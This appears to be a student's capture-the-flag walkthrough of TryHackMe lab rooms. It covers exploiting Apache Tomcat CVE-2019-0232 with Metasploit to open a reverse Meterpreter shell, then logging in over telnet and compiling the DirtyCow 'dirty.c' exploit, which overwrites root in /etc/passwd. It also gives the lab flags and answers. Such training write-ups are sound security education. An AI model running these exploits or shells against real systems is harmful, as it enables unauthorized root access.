
Applications Places System
Thu 30 Jun, 06:48
AttackBox IP:10.10.238.16
root@ip-10-10-238-16: ~
File Edit View Search Terminal Help

```
               3 Dir(s)   8,111,083,520 bytes free

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT>cd WEB-INF
cd WEB-INF

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF

19/11/2020  15:51    <DIR>          .
19/11/2020  15:51    <DIR>          ..
30/06/2022  06:31    <DIR>          cgi-bin
  /03/2019  16:56             1,257 web.xml
               1 File(s)          1,257 bytes
               3 Dir(s)   8,128,131,072 bytes free

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>cd cgi-bin
cd cgi-bin

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

30/06/2022  06:31    <DIR>          .
30/06/2022  06:31    <DIR>          ..
30/06/2022  06:31            73,802 eEYbl.exe
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
               3 File(s)         74,654 bytes
               2 Dir(s)   8,147,558,400 bytes free

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

Answer: thm{whacking_all_the_elves}

Question 4: What were the Metasploit settings you had to set?

We had set those values to get the Meterpreter connection.



```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.45.132
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.45.132
rhosts => 10.10.45.132
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.238.16:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
  ] Command Stager progress -  20.86% done (20997/100668 bytes)
  ] Command Stager progress -  27.81% done (27996/100668 bytes)
  ] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.45.132
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Meterpreter session 1 opened (10.10.238.16:4444 -> 10.10.45.132:49732) at 2022-06-30 06:31:35 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit

meterpreter > shell
Process 2468 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

Answer: LHOST, RHOST

Thought Process/Methodology:

By using the AttackBox, open the terminal and run **echo “10.10.45.132” > target.txt** to display target.txt. Then, use cat command, **cat target.txt** to concatenate files and print on the standard output. To scan IP address and ports in the network, **nmap -sVC -vv -iL target.txt** is used. After running the nmap command, the version number of the web server can be found on **Apache Tomcat/9.0.17**. From that, we went on Google to find the CVE that can be used to create a Meterpreter connection entry onto the machine. By searching Apache Tomcat CGI Metasploit, the CVE can be found on http://www.exploit-db.com (CVE-2019-0232). Running the **msfconsole -q** to work with the Metasploit Framework, the RHOSTS and LHOSTS were also set to get the Meterpreter connection. After that, the content of the flag1.txt which is **thm{whacking_all_the_elves}** can be found by looking up the **c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin .**


Day 13 : Networking – Coal for Christmas

Tools used: Kali Linux, Firefox, AttackBox, GitHub, DirtyCow, Terminal

Solution/walkthrough:


Question 1: What old, deprecated protocol and service is running?

Firstly, open up the terminal and set up **nmap IP ADDRESS** that the TryHackMe has given.



```
root@ip-10-10-159-127:~# nmap 10.10.174.60
```

Wait for a while until the nmap has finished setting up. When finished, it will list out all the ports that are opened. There we can see a telnet port open.




```
root@ip-10-10-159-127:~# nmap 10.10.174.60

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-28 04:48 BST
Nmap scan report for ip-10-10-174-60.eu-west-1.compute.internal (10.10.174.60)
Host is up (0.00061s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:50:01:FD:B8:5D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.21 seconds
```

Answer: telnet


Question 2: What credential was left for you?

Now we know that a telnet port is open, we can open up the port by using the command **telnet IP ADDRESS**



```
root@ip-10-10-159-127:~# telnet 10.10.174.60
```

When it is finished open, it will greet us and give out the username and the password. Therefore, we now have the credentials.




```
root@ip-10-10-159-127:~# telnet 10.10.174.60
Trying 10.10.174.60...
Connected to 10.10.174.60.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login:
```

Answer: clauschristmas


Question 3: What distribution of Linux and version number is this server running?

First, we need to log in as Santa first and insert the password that has been given to us on Question 2.



```
christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                \ /
              -->*<--
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]
```

After logging in, use the command **cat /etc/*release** to know the distribution and version number.




```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

Answer: Ubuntu 12.04


Question 4: Who got here first?

While still being logged in as santa, we need to list out the directory by using the command **ls**



```
$ ls
christmas.sh  cookies_and_milk.txt
```

After knowing our directory, we want to read out the **cookies_and_milk.txt** file by using the command **cat.** Thus, we know that **The Grinch** has got here first.




```
$ cat cookies_and_milk.txt
/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//         The Grinch
//*************************************************/
```

Answer: grinch

Question 5: What is the verbatim syntax you can use to compile, taken from the


real C source code comments?

In the **cookies_and_milk.txt** file, there is this script presented to us.



```
char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}
```

Copy and paste it in Google to search it. Then, go to the first link. It will lead us to GitHub.



https://www.google.com/search?client=firefox-b-e&q=char+*generate_password_hash(char+*plai

char *generate_password_hash(char *plaintext_pw) {return crypt(plaintext_pw, sa

About 688 results (0.43 seconds)

https://github.com › Gigi4 › code › blob › master › dirty


code/dirty.c at master · Gigi4/code - GitHub

char *generate_password_hash(**char** *plaintext_pw) {. return crypt(plaintext_pw, salt);. }
char *generate_passwd_line(struct Userinfo u) {. const **char** *format ...

People also search for

dirtycow	dirtycow binary
dirtycow exploit	cve-2016-5195
dirtycow exploit github	dirtycow 2 github

Copy all of the script shown in the GitHub.



https://github.com/Gigi4/code/blob/master/dirty.c


193 lines (172 sloc) 4.7 KB

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
```

In the terminal, make a simple text file by using the command **nano** and the name we want to put as which is **dirty.c**


```
$ nano dirty.c
```

Then, we paste the script that we copied from GitHub.



```
  GNU nano 2.2.6                  File: dirty.c

//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
                                           [ Read 195 lines ]
^G Get Help     ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text     ^C Cur Pos
^X Exit         ^J Justify      ^W Where Is     ^V Next Page    ^U UnCut Text   ^T To Spell
```

In the script, we can see that the verbatim syntax we can use to compile is given.




```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
```

Answer: gcc -pthread dirty.c -o dirty -lcrypt


Question 6: What "new" username was created, with the default operations of the real C source code?

First, we need to use the script that we can use to compile from Question 5.




```
$ gcc -pthread dirty.c -o dirty -lcrypt
$
```

Now, when we list out the directory, there will be a new file called **dirty**.



